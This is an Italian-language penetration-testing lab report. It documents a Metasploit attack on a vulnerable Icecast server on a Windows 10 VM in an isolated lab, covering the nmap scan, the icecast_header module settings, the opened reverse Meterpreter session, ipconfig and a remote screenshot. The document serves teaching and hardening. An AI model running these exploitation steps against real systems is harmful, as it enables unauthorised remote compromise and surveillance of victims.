Pratica_S7-L4 — Exploitation Icecast su Windows 10

1. Obiettivo dell'attività

L'obiettivo del laboratorio è stato ottenere una **sessione Meterpreter** su un sistema target **Windows 10** tramite lo sfruttamento di una vulnerabilità del servizio **Icecast.**

Una volta stabilita la sessione remota, come richiesto dalle indicazioni del laboratorio, sono state eseguite le seguenti attività di **post-exploitation**:

- visualizzazione dell'indirizzo IP della macchina vittima direttamente dalla sessione Meterpreter;
- acquisizione di uno screenshot remoto del desktop del sistema compromesso.

L'attività è stata svolta in **ambiente controllato** e a **scopo didattico**.

2. Ambiente di laboratorio

2.1 Macchine utilizzate

Sistema	Ruolo	Indirizzo IP
Kali Linux	Attaccante	192.168.50.151
Windows 10	Target	192.168.50.153
pfSense	Gateway	192.168.50.1

2.2 Topologia di rete

L'ambiente di laboratorio è stato configurato utilizzando una rete interna VirtualBox denominata kalinet, alla quale sono state collegate tutte le macchine virtuali coinvolte nel test.

Tutte e tre le macchine virtuali (Kali Linux, Windows 10 e pfSense) dispongono di una scheda di rete collegata alla **rete interna kalinet**, consentendo l'instradamento del traffico tra host attaccante (Kali Linux) e sistema target (Windows 10) attraverso il gateway pfSense.

3. Fase di Ricognizione con Nmap (Scanning & Enumeration)

La fase di ricognizione è stata eseguita con l'obiettivo di individuare i servizi attivi sul sistema target e identificare la presenza del servizio vulnerabile richiesto dalla traccia di laboratorio.

È stata effettuata una **scansione completa delle porte TCP** del target Windows 10 utilizzando **Nmap**, abilitando sia la rilevazione delle porte aperte sia l'identificazione dei servizi e delle relative versioni.

Comando utilizzato

nmap -sS -sV -p- 192.168.50.153

Risultati pricipali

Dall'output della scansione è stata individuata la **presenza** del **servizio Icecast** in ascolto sulla **porta TCP 8000**:

8000/tcp open http Icecast streaming media server

Questo risultato ha confermato la **disponibilità del servizio vulnerabile previsto dalla traccia** e ha permesso di procedere alla **fase di exploitation** tramite Metasploit.



Figura 3.1 – Output della scansione Nmap che mostra il servizio Icecast attivo sulla porta TCP 8000 del sistema target.

4. Fase di Exploitation con Metasploit

Dopo aver identificato la presenza del servizio vulnerabile Icecast sul sistema target, è stata avviata la fase di **exploitation** utilizzando il **framework Metasploit**, con l'obiettivo di ottenere una **sessione Meterpreter remota** sul sistema Windows 10.

4.1 Avvio di Metasploit Framework

Il framework Metasploit è stato avviato dalla macchina Kali Linux tramite il comando:

msfconsole

4.2 Ricerca e selezione del modulo Icecast

All'interno di Metasploit è stato eseguito il comando di ricerca per individuare i moduli disponibili relativi al servizio Icecast:

search icecast

Il risultato ha restituito il modulo ***exploit/windows/http/icecast_header***, caratterizzato da un **rank "great"**, indicativo di un'elevata affidabilità dell'exploit e di un buon tasso di successo in condizioni compatibili.



Figura 4.1 – Output del comando "search icecast" in Metasploit che mostra il modulo exploit/windows/http/icecast_header utilizzato per lo sfruttamento della vulnerabilità Icecast.

In base alla corrispondenza tra il servizio rilevato durante la fase di scansione Nmap e la descrizione del modulo, è stato selezionato il seguente exploit:

use exploit/windows/http/icecast_header

La scelta è stata effettuata in quanto il modulo risulta specificamente progettato per sfruttare una **vulnerabilità del servizio Icecast in ambiente Windows**, consentendo l'ottenimento di una **sessione Meterpreter remota**.

4.3 Configurazione dei parametri dell'exploit

Dopo aver caricato il modulo di exploit Icecast, è stata eseguita la **verifica delle opzioni disponibili** tramite il comando:

show options

Questo comando consente di visualizzare i parametri richiesti dal modulo e dal payload associato, permettendo di controllare i valori predefiniti e individuare quelli che necessitano di configurazione manuale.



Figura 4.2 – Verifica dei parametri del modulo exploit/windows/http/icecast_header tramite il comando "show options" e successiva configurazione dei valori RHOSTS e LHOST per il corretto instradamento dell'exploit e della connessione Meterpreter reverse TCP.

Parametri principali impostati

In seguito alla verifica delle opzioni disponibili, sono stati configurati manualmente esclusivamente i parametri necessari al corretto instradamento della comunicazione tra host attaccante e target:

set RHOSTS 192.168.50.153

set LHOST 192.168.50.151

Gli altri parametri principali, tra cui *RPORT*, *PAYLOAD* e *LPORT*, risultavano già correttamente impostati con i valori predefiniti del modulo e sono stati pertanto mantenuti invariati per la fase di exploitation.

La verifica preventiva dei parametri e l'utilizzo consapevole dei valori di default hanno consentito di **procedere all'esecuzione dell'exploit** in modo corretto e controllato.

4.4 Esecuzione dell'exploit

Una volta completata la configurazione dei parametri necessari, l'exploit è stato avviato tramite il comando:

exploit

Durante l'esecuzione, Metasploit ha inizializzato il listener sulla macchina attaccante e ha inviato il payload al sistema target tramite il servizio Icecast vulnerabile.



Figura 4.3 – Output dell'esecuzione dell'exploit Icecast in Metasploit che mostra l'apertura della sessione Meterpreter sul sistema target Windows.

Risultato

Al termine dell'operazione, Metasploit ha restituito il seguente messaggio di conferma:

Meterpreter session 1 opened

Questo risultato indica l'avvenuta compromissione del sistema target e la creazione di una **sessione Meterpreter remota attiva**, attraverso la quale è stato possibile procedere alle attività di post-exploitation richieste dalla traccia di laboratorio.

5. Fase di Post-Exploitation

Dopo l'apertura della sessione Meterpreter, sono state eseguite le **attività di post-exploitation** richieste dalla traccia di laboratorio, utilizzando i comandi messi a disposizione dal framework Metasploit.

5.1 Visualizzazione dell'indirizzo IP della macchina vittima

Per verificare la **configurazione di rete** del sistema compromesso e soddisfare il primo requisito della traccia, è stato utilizzato il comando:

ipconfig

Questo comando consente di visualizzare le interfacce di rete del sistema target e i relativi indirizzi IP.



Figura 5.1 – Output del comando "ipconfig" eseguito tramite Meterpreter, che mostra l'indirizzo IPv4 assegnato all'interfaccia di rete principale del sistema target Windows.

Dall'output è stato possibile **identificare l'indirizzo IP della macchina vittima** associato all'interfaccia di rete fisica:

IPv4 Address : 192.168.50.153

Tale indirizzo conferma la **corretta identificazione del sistema target** all'interno della rete di laboratorio.

5.2 Acquisizione dello screenshot remoto

Successivamente è stata eseguita l'**acquisizione di uno screenshot del desktop remoto** del sistema target, come richiesto dalla traccia del laboratorio.

Il comando utilizzato è stato:

screenshot

```
meterpreter > screenshot
Screenshot saved to: /home/kali/mnJvXQWt.jpeg
```

Figura 5.2 – Esecuzione del comando "screenshot" tramite Meterpreter per l'acquisizione del desktop remoto del sistema Windows compromesso.

L'immagine acquisita è stata salvata automaticamente sulla macchina Kali Linux, come indicato dall'output del framework.



Figura 5.3 – Screenshot del desktop del sistema Windows target ottenuto tramite la sessione Meterpreter, a conferma dell'avvenuto accesso remoto.

Questo passaggio costituisce una prova visiva dell'effettiva compromissione del sistema target e del corretto funzionamento della sessione Meterpreter.

6. Conclusioni

L’attività di laboratorio ha consentito di simulare in modo controllato un **attacco reale contro un sistema Windows 10 vulnerabile**, dimostrando l’impatto che una **configurazione applicativa non sicura** può avere sulla sicurezza complessiva di un’infrastruttura.

Attraverso la **fase di ricognizione** è stato possibile individuare il **servizio Icecast attivo sul target** e confermare la superficie di attacco disponibile. La successiva **fase di exploitation**, eseguita tramite **Metasploit Framework**, ha permesso di ottenere con successo una **sessione Meterpreter remota**, confermando la vulnerabilità del servizio e la possibilità di eseguire codice sul sistema compromesso.

Le attività di **post-exploitation** hanno ulteriormente validato l’accesso remoto, consentendo la **visualizzazione delle informazioni di rete del target** e **l’acquisizione di uno screenshot del desktop della macchina vittima**, come richiesto dalla traccia del laboratorio.

Il laboratorio evidenzia l’importanza di:

- mantenere aggiornati i servizi esposti in rete;
- limitare l’esposizione di applicazioni vulnerabili;
- applicare adeguate misure di hardening e monitoraggio;
- adottare un approccio strutturato alle attività di sicurezza offensiva e difensiva.

L’esperienza ha inoltre permesso di **consolidare le competenze pratiche** nell’utilizzo degli strumenti di **scanning**, **exploitation** e **post-exploitation**, fornendo una **visione concreta delle dinamiche operative tipiche delle attività di penetration testing**.